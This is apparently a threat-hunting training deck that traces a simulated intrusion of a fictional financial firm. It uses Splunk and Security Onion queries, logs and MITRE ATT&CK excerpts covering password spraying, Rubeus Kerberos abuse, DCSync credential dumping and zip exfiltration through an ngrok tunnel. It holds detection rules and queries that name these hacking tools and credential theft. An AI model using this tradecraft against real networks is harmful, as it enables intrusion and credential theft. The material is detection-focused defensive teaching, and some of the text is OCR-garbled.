2022-02-12 21:39:02	wkst02.magnumtempus.financial	1	Process Create (rule: ProcessCreate)	Process Create: RuleName: technique_id=T1018,technique_name=Remote System Discovery UtcTime: 2022-02-12 21:39:00.138 ProcessGuid: {D4A1B8F4-28F4-6208-9802-000000001002} ProcessId: 6424 Image: C:\Windows\System32\net1.exe FileVersion: 10.0.14393.0 (rs1_release.160715-1616) Description: Net Command Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: net1.exe CommandLine: C:\Windows\system32\net1 accounts /domain CurrentDirectory: C:\windows\temp\aa User: MAGNUMTEMPUS\karen.metuens LogonGuid: {D4A1B8F4-02C8-6208-7BDE-0A0000000000} LogonId: 0xADE7B TerminalSessionId: 2 IntegrityLevel: Medium Hashes: SHA1=90C098A43418F28644DBB234E0CAA9BB27E1C2ED,MD5=946383ED00F5CD92DBC87CDB8 ParentProcessGuid: {D4A1B8F4-28F4-6208-9702-000000001002} ParentProcessId: 1016 ParentImage: C:\Windows\System32\net.exe ParentCommandLine: net accounts /domain ParentUser: MAGNUMTEMPUS\karen.metuens



# Lateral Movement



*Set date/time between 02/12/22 12:00 AM to 02/13/22 11:59 AM*

### Security Onion Search:

```
source.ip:172.16.50.131 AND event.dataset: "conn" AND  
network.protocol:"krb tcp" | groupby event.dataset  
connection.state_description*
```



# SECURITY ONION: NETWORK LOGS

Timestamp ▲	source.ip	source.port	destination.ip	destination.port	network.transport	network.protocol
2022-02-12 21:30:00.590 +00:00	172.16.50.131	55770	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.592 +00:00	172.16.50.131	55771	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.596 +00:00	172.16.50.131	55772	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.602 +00:00	172.16.50.131	55774	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.612 +00:00	172.16.50.131	55775	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.621 +00:00	172.16.50.131	55777	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.635 +00:00	172.16.50.131	55778	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.643 +00:00	172.16.50.131	55786	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.644 +00:00	172.16.50.131	55787	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.651 +00:00	172.16.50.131	55790	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.677 +00:00	172.16.50.131	55803	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.679 +00:00	172.16.50.131	55804	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.681 +00:00	172.16.50.131	55805	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.683 +00:00	172.16.50.131	55806	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.684 +00:00	172.16.50.131	55807	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.685 +00:00	172.16.50.131	55809	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.685 +00:00	172.16.50.131	55808	172.16.50.100	88	tcp	krb_tcp
2022-02-12 21:30:00.686 +00:00	172.16.50.131	55810	172.16.50.100	88	tcp	krb_tcp



## SECURITY ONION: NETWORK LOGS

```
0....K...H`....A.....6.  
GSS-SPNEGO.(NTLMSSP.....  
.98....0..../.Ha....%  
.....NTLMSSP.....8.....P...  
.98....M.A.G.N.U.M.T.E.M.P.U.S....M.A.G.N.U.M.T.E.M.P.U.S....D.C...,m.a.g.n.u.m.t.e.m.p.u.s...f.i.n.a.n.  
.s.X .....0....S...I`....I.....>  
GSS-SPNEGO....NTLMSSP.....|.....X.....X.....p.....  
.98....!....y..!.V....4j.u.s.t.i.n...c.a.n.o.n.W.K.S.T.0.2.....d4...p ..  
.s.X ..pr.]..r[.....M.A.G.N.U.M.T.E.M.P.U.S....D.C...,m.a.g.n.u.m.t.e.m.p.u.s...f.i.n.a.n.c.i.a.l...2.  
.s.X .....0.0.....]....6.J=tR&...f.".*.a....  
J`  
.....<.l.d.a.p./.d.c...m.a.g.n.u.m.t.e.m.p.u.s...f.i.n.a.n.c.i.a.l.....m. ....x....  
....0....i....Ia....  
.1...X8009030C: LdapErr: DSID-0C09059A, comment: AcceptSecurityContext error, data 52e, v3839.0.....JB.
```



## SECURITY ONION: NETWORK LOGS

```
0....K...l`....A.....6.  
GSS-SPNEGO.(NTLMSSP.....  
.98....0..../...la....%  
.....NTLMSSP.....8.....K.....P...  
.98....M.A.G.N.U.M.T.E.M.P.U.S....M.A.G.N.U.M.T.E.M.P.U.S....D.C....,m.a.g.n.u.m.t.e.m.p.u.s...f.i.n.a.n.c  
0....W...m`....M.....B.  
GSS-SPNEGO...2NTLMSSP.....X.....X.....t....."  
.98....}.....[...."d.a.n.i.e.l...p.e.l.l.n.e.r.W.K.S.T.0.2.....>..h..(....e...i....  
2.d.c...m.a.g.n.u.m.t.e.m.p.u.s...f.i.n.a.n.c.i.a.l...,m.a.g.n.u.m.t.e.m.p.u.s...f.i.n.a.n.c.i.a.l....r\x.  
J`  
.....<.l.d.a.p./.d.c...m.a.g.n.u.m.t.e.m.p.u.s...f.i.n.a.n.c.i.a.l.....Z....I....R~.  
.1...X8009030C: LdapErr: DSID-0C09059A, comment: AcceptSecurityContext error, data 52e, v3839.0.....nB.
```



## SPLUNK: ENDPOINT LOGS

password password password  
password password password  
password password password  
password password password



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## Brute Force: Password Spraying

### Other sub-techniques of Brute Force (4)

Adversaries may use a single or small list of commonly used passwords against many different accounts to attempt to acquire valid account credentials. Password spraying uses one password (e.g. 'Password01'), or a small list of commonly used passwords, that may match the complexity policy of the domain. Logins are attempted with that password against many different accounts on a network to avoid account lockouts that would normally occur when brute forcing a single account with many passwords. [1]

Typically, management services over commonly used ports are used when password spraying. Commonly targeted services include the following:

- SSH (22/TCP)
- Telnet (23/TCP)
- FTP (21/TCP)
- NetBIOS / SMB / Samba (139/TCP & 445/TCP)
- LDAP (389/TCP)
- Kerberos (88/TCP)
- RDP / Terminal Services (3389/TCP)
- HTTP/HTTP Management Services (80/TCP & 443/TCP)
- MSSQL (1433/TCP)
- Oracle (1521/TCP)
- MySQL (3306/TCP)
- VNC (5900/TCP)

In addition to management services, adversaries may "target single sign-on (SSO) and cloud-based applications utilizing federated authentication protocols," as well as externally facing email applications, such as Office 365. [2]

ID: T1110.003

Sub-technique of: [T1110](#)

① Tactic: Credential Access

① Platforms: Azure AD, Containers, Google Workspace, IaaS, Linux, Office 365, SaaS, Windows, macOS

① Permissions Required: User

① CAPEC ID: [CAPEC-565](#)

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Version: 1.2

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
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# SPLUNK: ENDPOINT LOGS

## 4625(F): An account failed to log on.

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## SPLUNK: ENDPOINT LOGS

Splunk Threat Research: Detecting Password Spraying Attacks

splunk>enterprise App: Search & Reporting

Administrator 4 Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards

> Search & Reporting

### New Search

'wineventlog\_security' EventCode=4625 Logon\_Type=3 Source\_Network\_Address!="-" | bucket span=5m \_time | eval Destination\_Account = mvindex(Account\_Name, 1) | stats dc(Destination\_Account) AS unique\_accounts values(Destination\_Account) as tried\_accounts by \_time, Source\_Network\_Address, ComputerName | eventstats avg(unique\_accounts) as global\_avg , stdev(unique\_accounts) as global\_std | eval upperBound=(comp\_avg+comp\_std\*3) | eval isOutlier;if(unique\_accounts > 10 and unique\_accounts >= upperBound, 1, 0)

Last 15 minutes

✓ 15 events (5/28/21 6:58:05.000 PM to 5/28/21 7:13:05.000 PM) No Event Sampling Job Verbose Mode

Events (15) Patterns Statistics (1) Visualization

20 Per Page Format Preview

_time	Source_Network_Address	ComputerName	unique_accounts	tried_accounts	global_avg	global_std	isOutlier
2021-05-28 19:10:00	10.0.1.15	win-dc-697.attckrange.local	15	2036485924SA 3553171274SA 9394196389SA ALFREDO_VANG DAMIEN_VELAZQUEZ GLEN_DAVID HORACIO_ALBERT JEFFREY_DUNN KERRI_RIVERS LUCIEN_SULLIVAN MAUREEN_FRANCIS NEAL_MORRIS NORRIS_MOORE RANDAL_MELENDEZ VAUGHN_STANLEY	15	0	0



Source: [https://www.splunk.com/en\\_us/blog/security/detecting-password-spraying-attacks-threat-research-release-may-2021.html](https://www.splunk.com/en_us/blog/security/detecting-password-spraying-attacks-threat-research-release-may-2021.html)

## SPLUNK: ENDPOINT LOGS

*Set date/time between 02/12/22 18:00 to 02/12/22 23:00*

### Splunk Search:

```
index=wineventlogs event.code=4625 winlog.event_data.LogonType=3  
winlog.event_data.IpAddress!="-"  
winlog.event_data.TargetUserName!="*" | bucket span=5m _time |  
rename winlog.event_data.TargetUserName as Destination Account  
winlog.event_data.IpAddress as Source IP  
winlog.event_data.WorkstationName as Source Host | stats  
dc(Destination Account) AS unique accounts  
values(Destination Account) AS tried_accounts by _time, Source IP,  
Source Host | eventstats avg(unique accounts) AS comp_avg,  
stdev(unique accounts) AS comp_std | eval  
upperBound=(comp_avg+comp_std*3) | eval isOutlier;if(unique accounts  
> 5 AND unique_accounts >= upperBound, 1, 0) | sort - unique_accounts
```



# SPLUNK: ENDPOINT LOGS

## New Search

Save As ▾ Create Table View Close

```
1 index=wineventlogs event.code=4625 winlog.event_data.LogonType=3 winlog.event_data.IpAddress!="-" winlog.event_data.TargetUserName!="[*" |  
    bucket span=5m _time | rename winlog.event_data.TargetUserName as Destination_Account winlog.event_data.IpAddress as Source_IP winlog  
    .event_data.WorkstationName as Source_Host | stats dc(Destination_Account) AS unique_accounts values(Destination_Account) AS  
    tried_accounts by _time, Source_IP, Source_Host | eventstats avg(unique_accounts) AS comp_avg, stdev(unique_accounts) AS comp_std |  
    eval upperBound=(comp_avg+comp_std*3) | eval isOutlier;if(unique_accounts > 5 AND unique_accounts >= upperBound, 1, 0) | sort -  
    unique_accounts
```

Date time range ▾



## SPLUNK: ENDPOINT LOGS

_time	Source_IP	Source_Host	unique_accounts	tried_accounts	comp_avg	comp_std	isOutlier	upperBound
2022-02-12 21:35:00	172.16.50.131	WKST02	48	Administrator amanda.nuensis autumn.mi ben.cordus brad.cudo celiste.pecunia chris.mcquay condi.prince connie.mendax consuela.blanche corro.goh dale.phasle daniel.pellner denarius.repo domi.nusvir dominic.smith donny.indoles elena.dulcis estevan.mcnullen fauci.numus geri.scelerri henry.riteli indi.dago jason.fallo jed.tourney justin.canon kama.suppetia karen.metuens	5.083333333333333	13.520747244904998	1	45.64557506804833



# Domain Privilege Escalation



ET CURRENT\_EVENTS [Fireeye] HackTool.TCP.Rubeus.[nonce]

ET POLICY Outgoing Basic Auth Base64 HTTP Password detected unencrypted

ET CURRENT\_EVENTS [Fireeye] HackTool.TCP.Rubeus.[nonce 2]



# Rubeus

“Rubeus is a C# toolset for raw Kerberos interaction and abuses”

- Facilitates lateral movement

Common attacks performed with Rubeus include:

- Overpass the Hash
- Pass the ticket
- Pass the key
- Unconstrained Delegation
- Constrained delegation

<https://github.com/GhostPack/Rubeus>



*Set date/time between 02/12/22 12:00 AM to 02/13/22 11:59 AM*

Security Onion Search:

```
("987899020552704" OR "1:W8+UvCMFzMTB2rFAXdrHcotSvgg=") |  
groupby event.module event.dataset source.ip destination.ip
```



## SECURITY ONION: NETWORK LOGS

Count	event.module	event.dataset	source.ip	destination.ip
3	suricata	alert	172.16.50.131	172.16.50.100
1	zeek	conn	172.16.50.131	172.16.50.100



# SECURITY ONION: NETWORK LOGS

network.community_id	1:W8+UvCMFzMTB2rFAXdrHcotSvgg=
network.datadecoded	....j..0..... .X0V0A.....:806...../.-!...=..._.D5..4.v...@xT.."!.p...@.g.!<C...0.....0.....0.....@.....0.....0..Administrator....magnumtempus.financial.+0)....."0 ..krbtgt..magnumtempus.financial....20370913024805Z....ii...0....
network.transport	TCP
observer.name	securityonion
rule.action	allowed
rule.description	A Network Transaction was detected.



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## Security Onion Search:

```
event.dataset:kerberos AND source.ip:172.16.50.131 AND  
destination.ip:172.16.50.100 AND Administrator | groupby  
@timestamp kerberos.request type* kerberos.success  
kerberos.client* kerberos.service*
```



# SECURITY ONION: NETWORK LOGS

Count	@timestamp	kerberos.request_type	kerberos.success	kerberos.client	kerberos.service
1	2022-02-12T21:44:17.109Z	AS	true	Administrator/magnumtempus.financial	krbtgt/magnumtempus.financial
1	2022-02-12T21:47:36.331Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	cifs/dc02.magnumtempus.financial
1	2022-02-12T21:47:36.357Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	krbtgt/MAGNUMTEMPUS.FINANCIAL
1	2022-02-12T21:49:11.206Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	HTTP/wkst08.magnumtempus.financial
1	2022-02-12T21:50:04.658Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	HTTP/files.magnumtempus.financial
1	2022-02-12T22:00:31.549Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	HTTP/wkst02.magnumtempus.financial
1	2022-02-12T22:00:31.628Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	wkst02\$
1	2022-02-12T22:15:40.533Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	HTTP/wkst03.magnumtempus.financial
1	2022-02-12T22:18:34.542Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	cifs/wkst03.magnumtempus.financial
1	2022-02-12T23:43:36.887Z	AS	false	administrator/MAGNUMTEMPUS	krbtgt/MAGNUMTEMPUS
1	2022-02-12T23:43:36.901Z	AS	false	administrator/MAGNUMTEMPUS	krbtgt/MAGNUMTEMPUS
1	2022-02-12T23:43:47.989Z	AS	true	administrator/MAGNUMTEMPUS	krbtgt/MAGNUMTEMPUS.FINANCIAL
1	2022-02-12T23:43:47.990Z	TGS	true	Administrator/MAGNUMTEMPUS.FINANCIAL	host/wkst02.magnumtempus.financial
1	2022-02-12T23:43:48.039Z	AS	false	administrator/MAGNUMTEMPUS	krbtgt/MAGNUMTEMPUS



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# MITRE ATT&CK

## OS Credential Dumping: DCSync

### Other sub-techniques of OS Credential Dumping (8)

Adversaries may attempt to access credentials and other sensitive information by abusing a Windows Domain Controller's application programming interface (API)<sup>[1]</sup> <sup>[2]</sup> <sup>[3]</sup> <sup>[4]</sup> to simulate the replication process from a remote domain controller using a technique called DCSync.

Members of the Administrators, Domain Admins, and Enterprise Admin groups or computer accounts on the domain controller are able to run DCSync to pull password data<sup>[5]</sup> from Active Directory, which may include current and historical hashes of potentially useful accounts such as KRBTGT and Administrators. The hashes can then in turn be used to create a Golden Ticket for use in Pass the Ticket<sup>[6]</sup> or change an account's password as noted in Account Manipulation.<sup>[7]</sup>

DCSync functionality has been included in the "Isadump" module in Mimikatz.<sup>[8]</sup> Lsadump also includes NetSync, which performs DCSync over a legacy replication protocol.<sup>[9]</sup>

ID: T1003.006

Sub-technique of: [T1003](#)

① Tactic: [Credential Access](#)

① Platforms: [Windows](#)

① Permissions Required: [Administrator](#)

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## Black Lantern Security (BLSOPS)

INCIDENT RESPONSE AND DETECTION ENGINEERING

# Detecting DCSync

Understanding and Detecting MITRE T1003.006 - OS Credential Dumping: DCSync



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## Introduction

A common favorite “domain domination” technique for Black Lantern Security (BLS) operators during engagements is to perform a DCSync attack to obtain all the juicy credentials they can acquire. Because this technique generally flies under the radar of detection and logging capabilities at most organizations, the first question from the client during outbrief always seems to be, “*How did you do it?*” In an effort to aggregate many of the community resources, research, and shared experience and to demystify some of this technique’s nitty gritty technical details in a digestible manner for our clients, we have put together a brief write up.



## SPLUNK: ENDPOINT LOGS

The DCSync attack methodology takes advantage of the Directory Replication Service Remote (DRSR) protocol to obtain sensitive information from a domain controller.<sup>1</sup> This technique involves an adversary masquerading their host as a domain controller (DC) and convincing the authentic DC to synchronize its database to the new rogue DC by issuing a replication request. This functionality is not a bug, but rather is intended activity to provide user friendly redundancy in a multi-DC network. The attack does require elevated privileges to complete. The user account used to perform the data replication request must have the "replicating directory changes" privilege, which is commonly found associated with administrator and domain administrator credentials. The results of a successful DCSync attack will provide the adversary with password hashes of the targeted users. In most cases, this will include all users.



# SPLUNK: ENDPOINT LOGS

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
<Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />
<EventID>4662</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>14080</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2020-07-21T00:21:01.408251900Z" />
<EventRecordID>58852</EventRecordID>
<Correlation ActivityID="{CDC82110-5C7D-0001-8A21-C8CD7D5CD601}" />
<Execution ProcessID="596" ThreadID="4512" />
<Channel>Security</Channel>
<Computer>dc0.lab103.local</Computer>
<Security />
</System>
- <EventData>
<Data Name="SubjectUserSid">S-1-5-21-3806631073-329158423-1585349322-1106</Data>
<Data Name="SubjectUserName">user1</Data>
<Data Name="SubjectDomainName">LAB103</Data>
<Data Name="SubjectLogonId">0x712df64</Data>
<Data Name="ObjectServer">DS</Data>
<Data Name="ObjectType">%{19195a5b-6da0-11d0-afd3-00c04fd930c9}</Data>
<Data Name="ObjectName">%{e9209623-1ce2-4f14-9351-e3b0fa955fc7}</Data>
<Data Name="OperationType">Object Access</Data>
<Data Name="HandleId">0x0</Data>
<Data Name="AccessList">%%7688</Data>
<Data Name="AccessMask">0x100</Data>
<Data Name="Properties">%%7688 {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}
{19195a5b-6da0-11d0-afd3-00c04fd930c9}</Data>
```

Sample 4662 Event Log from a Successful DCSync Attack



## SPLUNK: ENDPOINT LOGS

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Splunk Search:

```
index=* event.code=4662 winlog.event_data.AccessMask="0x100"  
winlog.event_data.SubjectUserName="*${[REDACTED]}*"  
(winlog.event_data.Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"  
OR [REDACTED]  
winlog.event_data.Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*"  
OR [REDACTED]  
winlog.event_data.Properties="*9923a32a-3607-11d2-b9be-0000f87a36b2*")  
| rename winlog.event_data.AccessMask as AccessMask  
winlog.event_data.SubjectUserName as SubjectAccountName  
winlog.event_data.Properties as Properties | table _time index  
host.name event.code SubjectAccountName AccessMask Properties | sort  
_time
```



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## New Search

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```
1 index=* event.code=4662 winlog.event_data.AccessMask="0x100" winlog.event_data.SubjectUserName="*$" (winlog.event_data.Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dc2*" OR winlog.event_data.Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dc2*" OR winlog.event_data.Properties="*9923a32a-3607-11d2-b9be-0000f87a36b2*") | rename winlog.event_data.AccessMask as AccessMask winlog.event_data.SubjectUserName as SubjectAccountName winlog.event_data.Properties as Properties | table _time index host.name event.code SubjectAccountName AccessMask Properties | sort _time
```

Date time range ▾



✓ 2 events (2/12/22 9:00:00.000 PM to 2/12/22 11:00:00.000 PM) No Event Sampling ▾

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_time	index	host.name	event.code	SubjectAccountName	AccessMask	Properties
2022-02-12 21:31:46.878	wineventlogs	dc.magnumtempus.financial	4662	DC\$	0x100	%%7688 {1131f6aa-9c07-11d1-f79f-00c04fc2dc2} {19195a5b-6da0-11d0-af3-00c04fd930c9}
2022-02-12 22:31:48.000	wineventlogs	dc.magnumtempus.financial	4662	DC\$	0x100	%%7688 {1131f6aa-9c07-11d1-f79f-00c04fc2dc2} {19195a5b-6da0-11d0-af3-00c04fd930c9}



# Data Exfiltration




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Splunk Search:

```
index=sysmon event.code=11  
| rare file.name file.path by host.name  
| sort count
```



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host.name	file.name	file.path	count	percent
dc02.magnumtempus.financial	edbtmp.log	C:\Windows\NTDS\edbtmp.log	1	0.751880
files.magnumtempus.financial	Marketing Template - Shortcut.lnk	C:\shares\public\Depts\Marketing\Marketing Template - Shortcut.lnk	1	0.746269
files.magnumtempus.financial	StartupProfileData-NonInteractive	C:\Users\Administrator.MAGNUMTEMPUS\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1	0.746269
files.magnumtempus.financial	__PSScriptPolicyTest_ek0dwlt.ps1	C:\Users\Administrator.MAGNUMTEMPUS\AppData\Local\Temp\__PSScriptPolicyTest_ek0dwlt.ps1	1	0.746269
files.magnumtempus.financial	__PSScriptPolicyTest_ktsmqtco.qc2.ps1	C:\Users\Administrator.MAGNUMTEMPUS\AppData\Local\Temp\__PSScriptPolicyTest_ktsmqtco.qc2.ps1	1	0.746269
files.magnumtempus.financial	__PSScriptPolicyTest_mzmnlgg.2hq.ps1	C:\Users\Administrator.MAGNUMTEMPUS\AppData\Local\Temp\__PSScriptPolicyTest_mzmnlgg.2hq.ps1	1	0.746269
files.magnumtempus.financial	__PSScriptPolicyTest_yszqsy2l.2ys.ps1	C:\Users\Administrator.MAGNUMTEMPUS\AppData\Local\Temp\__PSScriptPolicyTest_yszqsy2l.2ys.ps1	1	0.746269
files.magnumtempus.financial	exfil-beeg.zip	C:\Windows\Temp\exfil-beeg.zip	1	0.746269
files.magnumtempus.financial	exfil-research.zip	C:\Windows\Temp\exfil-research.zip	1	0.746269
files.magnumtempus.financial	exfil.zip	C:\Windows\Temp\exfil.zip	1	0.746269
files.magnumtempus.financial	magnumtempus.financial.sch	C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\Windows	1	0.746269



# MITRE ATT&CK

## Exfiltration

The adversary is trying to steal data.

Exfiltration consists of techniques that adversaries may use to steal data from your network. Once they've collected data, adversaries often package it to avoid detection while removing it. This can include compression and encryption. Techniques for getting data out of a target network typically include transferring it over their command and control channel or an alternate channel and may also include putting size limits on the transmission.

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


## SPLUNK: ENDPOINT LOGS

*Set date/time between 02/12/22 21:00 to 02/12/22 23:00*

Splunk Search:

```
index=sysmon exfil*zip  
| table _time index host.name event.code message  
| sort _time
```



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_time	index	host.name	event.code	message
2022-02-12 22:44:32	sysmon	files.magnumtempus.financial	11	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 22:44:30.628 ProcessGuid: {2BE492D7-2BCC-6208-A403-000000001302} ProcessId: 2340 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Windows\Temp\exfil.zip CreationUtcTime: 2022-02-10 01:14:43.172 User: MAGNUMTEMPUS\Administrator
2022-02-12 22:47:43	sysmon	files.magnumtempus.financial	11	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 22:47:41.077 ProcessGuid: {2BE492D7-2BCC-6208-A403-000000001302} ProcessId: 2340 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Windows\Temp\exfil-beeg.zip CreationUtcTime: 2022-02-12 22:47:41.077 User: MAGNUMTEMPUS\Administrator
2022-02-12 22:53:59	sysmon	files.magnumtempus.financial	11	File created: RuleName: technique_id=T1047,technique_name=File System Permissions Weakness UtcTime: 2022-02-12 22:53:57.455 ProcessGuid: {2BE492D7-2BCC-6208-A403-000000001302} ProcessId: 2340 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe TargetFilename: C:\Windows\Temp\exfil-research.zip CreationUtcTime: 2022-02-12 22:53:57.455 User: MAGNUMTEMPUS\Administrator



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## SPLUNK: ENDPOINT LOGS

*Set date/time between 02/12/22 22:44 to 02/12/22 22:46*

Splunk Search:

```
index=sysmon host.name="files.magnumtempus.financial"
| table _time index host.name event.code message
| sort _time
```

The screenshot shows the Splunk search interface. At the top, there are buttons for "Save As ▾", "Create Table View", and "Close". Below the search bar, there is a "Date time range ▾" button and a green search button with a magnifying glass icon. The search bar contains the following command:

```
1 index=sysmon host.name="files.magnumtempus.financial"
2 | table _time index host.name event.code message
3 | sort _time
```



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_time	index	host.name	event.code	message
2022-02-12 22:45:36.086	sysmon	files.magnumtempus.financial	22	Dns query: RuleName: - UtcTime: 2022-02-12 22:45:36.086 ProcessGuid: {2BE492D7-2BCC-6208-A403-000000001302} ProcessId: 2340 QueryName: d411-3-132-192-16.ngrok.io QueryStatus: 0 QueryResults: ::ffff:3.134.125.175; Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe User: MAGNUMTEMPUS\Administrator



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# What Does This Mean?

Ngrok is a tool that serves a legitimate purpose. It offers a simple solution to quickly expose a local server to the Internet—when you *want* to expose something to the Internet.

**When you *don't*, then it is a different story.**

As always, hackers use and abuse the genuine function of a utility and repurpose it for evil. While bad actors have been known to [use ngrok in the past](#), we hope that this example of ngrok tunneling puts it in a new light.

Public-facing RDP or any open access to any graphical-interface remote control could be devastating to an organization. In this case, [hackers use it for persistence](#), but **can also weaponize this to continue their campaign, exfiltrate data, potentially perform more lateral movement, and more.** It is, after all, remote access. Command and control with a full desktop session, on the open Internet, readily waiting for hackers anywhere in the world.



ET POLICY DNS Query to a \*.ngrok domain (ngrok.io)

ET POLICY Outgoing Basic Auth Base64 HTTP Password detected unencrypted





network.datadecoded

POST /upload HTTP/1.1

